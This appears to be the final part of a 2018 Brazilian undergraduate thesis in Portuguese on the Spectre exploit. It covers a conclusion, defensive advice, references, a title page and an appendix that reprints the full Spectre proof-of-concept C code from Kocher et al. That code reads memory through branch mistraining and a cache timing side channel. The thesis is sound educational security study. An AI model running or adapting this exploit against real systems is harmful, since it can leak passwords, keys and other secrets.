Mediante a demonstração e o resultado apresentado com os testes realizados, os quais foram baseados na execução do código fornecido pelos pesquisadores que descobriram a vulnerabilidade, pode-se concluir que o *Spectre* é de fato uma ameaça poderosa, pois combina a capacidade de não ser reconhecido como ameaça pelo sistema infectado com a habilidade de extrair dados sensíveis de qualquer dispositivo que possua conectividade com a rede e um microprocessador com capacidade de execução especulativa. Computadores de mesa, *notebooks*, aparelhos de celular como os *smartphones*, consoles para jogos, todos eles são um alvo em potencial e podem sofrer este tipo de ataque.

No entanto, apesar das suas particularidades e características especiais, há um obstáculo que por enquanto, e felizmente, torna bastante inviável a sua utilização para realizar ataques. O código desenvolvido para demonstrar o seu funcionamento e capacidade de exploração da vulnerabilidade do processador é acadêmico, e foi elaborado especificamente para isso. Neste contexto, a informação que se quer descobrir é uma sequência predefinida de caracteres inseridos no próprio código, e do conhecimento de quem está realizando a sua execução, sendo assim, o resultado da informação recuperada já é o esperado.

Em um contexto real, o *Spectre* fará uma varredura bem mais ampla, trazendo uma quantidade muito grande de dados e caracteres desconhecidos pelo atacante, de modo a dificultar bastante a localização, identificação e diferenciação do que poderia ser uma senha, chave criptográfica ou informação relevante em meio a todo o material coletado de um determinado dispositivo.

Provavelmente, devido à dificuldade descrita, ainda não se obteve nenhuma notícia oficial sobre incidentes de segurança cuja causa foi atribuída a um ataque feito com o *Spectre.* Mas ainda assim, em função do risco que o *exploit* representa, fabricantes de microprocessadores e empresas que desenvolvem navegadores *web* já estão distribuindo *patches* de correção e atualizações de segurança contra este tipo de ataque, desde que a vulnerabilidade e a ameaça foram divulgadas no início de 2018.

O estudo realizado para demonstrar a vulnerabilidade descoberta nos processadores, bem como as formas com as quais o *Spectre* age para explorá-la, traz a certeza do surgimento constante de novos riscos e

ameaças aos sistemas de informação. Sendo assim, é muito importante que todos os usuários de dispositivos e sistemas computacionais e rede de computadores estejam sempre atentos, e continuem mantendo as boas práticas de segurança da informação e orientações, recomendadas principalmente pelos profissionais da área.

Existem diversos procedimentos de segurança, que podem ser adotados de acordo com a necessidade de cada usuário ou ambiente. Mas de um modo geral podem ser citadas medidas como instalar as atualizações indicadas e disponibilizadas pelos desenvolvedores nos sistemas operacionais ou *firmwares*; realizar o escaneamento frequente do sistema com um antivírus para detecção e remoção de *malwares*; ser criterioso quanto a fazer *download* de aplicativos que não sejam de uma fonte confiável, pois estes podem vir com alguma vulnerabilidade já pronta para ser explorada; e procurar manter procedimentos adequados para elaboração de senhas de acesso e *backup* do sistema.

É somente seguindo boas práticas e orientações que será possível garantir a segurança da informação, e desta maneira evitar o roubo, perda ou alteração indevida de dados, indisponibilidade ou danos no sistema decorrentes de ataques e invasões, e por fim minimizar os impactos em caso de haver um incidente de segurança, permitindo assim a continuidade das atividades desenvolvidas.

REFERÊNCIAS

DANTAS, M. L. **Segurança da informação**: uma abordagem focada em gestão de riscos. 1. Ed. Olinda: Livro Rápido, 2011. 152 p.

KOCHER, P. *et al*. **Spectre attacks**: exploiting speculative execution. 2018, 19 p. Disponível em:<https://spectreattack.com/spectre.pdf>. Acesso em: 6 out. 2018.

MONTEIRO, M. A. **Introdução à organização de computadores**. 5. Ed. Rio de Janeiro: LTC, 2007. 720 p.

MORIMOTO, C. E. **Manual de hardware completo**. 3. Ed. E-book. [2005]. Disponível em: <https://telemedicina.unifesp.br/pub/Linux/Distribution/Kurumin/e-books/Manual_de_Hardware_Completo_3ed.pdf>. Acesso em: 10 nov. 2018.

PRADA, R. O que é Exploit? **Tecmundo**, 22 dez. 2008. Disponível em: <https://www.tecmundo.com.br/seguranca/1218-o-que-e-exploit-.htm>. Acesso em: 11 nov. 2018.

STALLINGS, W. **Arquitetura e organização de computadores**. 8. Ed. São Paulo: Pearson, 2010. 640 p.

TANENBAUM, A. S. **Organização estruturada de computadores**. 5. Ed. São Paulo: Pearson, 2007. 464 p.

ANEXO A - CÓDIGO DO *EXPLOIT SPECTRE*

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt", on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* To not optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}

/********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80) /* cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2],
                    int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {
    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
      _mm_clflush(&array2[i * 512]); /* clflush */

    /* 5 trainings (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush(&array1_size);
      for (volatile int z = 0; z < 100; z++) {
      } /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j % 6 != 0
       * or malicious_x if j % 6 == 0 */
      /* Avoid jumps in case those tip off the branch predictor */
      /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = ((j % 6) - 1) & ~0xFFFF;
      /* Set x=-1 if j&6=0, else x=0 */
      x = (x | (x >> 16));
      x = training_x ^ (x & (malicious_x ^ training_x));

```

```
67        /* Call the victim! */
68        victim_function(x);
69      }
70
71      /* Time reads. Mixed-up order to prevent stride prediction */
72      for (i = 0; i < 256; i++) {
73        mix_i = ((i * 167) + 13) & 255;
74        addr = &array2[mix_i * 512];
75        time1 = __rdtscp(&junk);
76        junk = *addr;                       /* Time memory access */
77        time2 = __rdtscp(&junk) - time1; /* Compute elapsed time */
78        if (time2 <= CACHE_HIT_THRESHOLD &&
79            mix_i != array1[tries % array1_size])
80          results[mix_i]++; /* cache hit -> score +1 for this value */
81      }
82
83      /* Locate highest & second-highest results */
84      j = k = -1;
85      for (i = 0; i < 256; i++) {
86        if (j < 0 || results[i] >= results[j]) {
87          k = j;
88          j = i;
89        } else if (k < 0 || results[i] >= results[k]) {
90          k = i;
91        }
92      }
93      if (results[j] >= (2 * results[k] + 5) ||
94          (results[j] == 2 && results[k] == 0))
95        break; /* Success if best is > 2*runner-up + 5 or 2/0) */
96    }
97    /* use junk to prevent code from being optimized out */
98    results[0] ^= junk;
99    value[0] = (uint8_t)j;
100   score[0] = results[j];
101   value[1] = (uint8_t)k;
102   score[1] = results[k];
103 }
104
105 int main(int argc, const char **argv) {
106   size_t malicious_x =
107       (size_t)(secret - (char *)array1); /* default for malicious_x */
108   int i, score[2], len = 40;
109   uint8_t value[2];
110
111   for (i = 0; i < sizeof(array2); i++)
112     array2[i] = 1; /* write to array2 to ensure it is memory backed */
113   if (argc == 3) {
114     sscanf(argv[1], "%p", (void **)(&malicious_x));
115     malicious_x -= (size_t)array1; /* Input value to pointer */
116     sscanf(argv[2], "%d", &len);
117   }
118
119   printf("Reading %d bytes:\n", len);
120   while (--len >= 0) {
121     printf("Reading at malicious_x = %p... ", (void *)malicious_x);
122     readMemoryByte(malicious_x++, value, score);
123     printf("%s: ", score[0] >= 2 * score[1] ? "Success" : "Unclear");
124     printf("0x%02X='%c' score=%d     ", value[0],
125         (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
126     if (score[1] > 0)
127       printf("(second best: 0x%02X score=%d)", value[1], score[1]);
128     printf("\n");
129   }
130   return (0);
131 }
```

Fonte: Kocher et al. (2018, p. 18-19)

Cleber de Oliveira Menezes Mariano
Thales Rocha Felix

ESTUDO DO *EXPLOIT SPECTRE*: FUNCIONAMENTO E POSSIBILIDADES REAIS DE ATAQUE

Trabalho de graduação apresentado como exigência parcial para obtenção do título de Tecnólogo em Segurança da Informação pelo CEETEPS/Faculdade de Tecnologia – FATEC/ Americana.
Área de concentração: Segurança da Informação

Americana, 03 de dezembro de 2018.

Banca Examinadora:

Marcus Vinícius Lahr Giraldi
Marcus Vinícius Lahr Giraldi (Presidente)
Especialista
FATEC/Americana

Maria Cristina Aranda (Membro)
Doutora
FATEC/Americana

Pedro Domingos Antoniolli (Membro)
Doutor
FATEC/Americana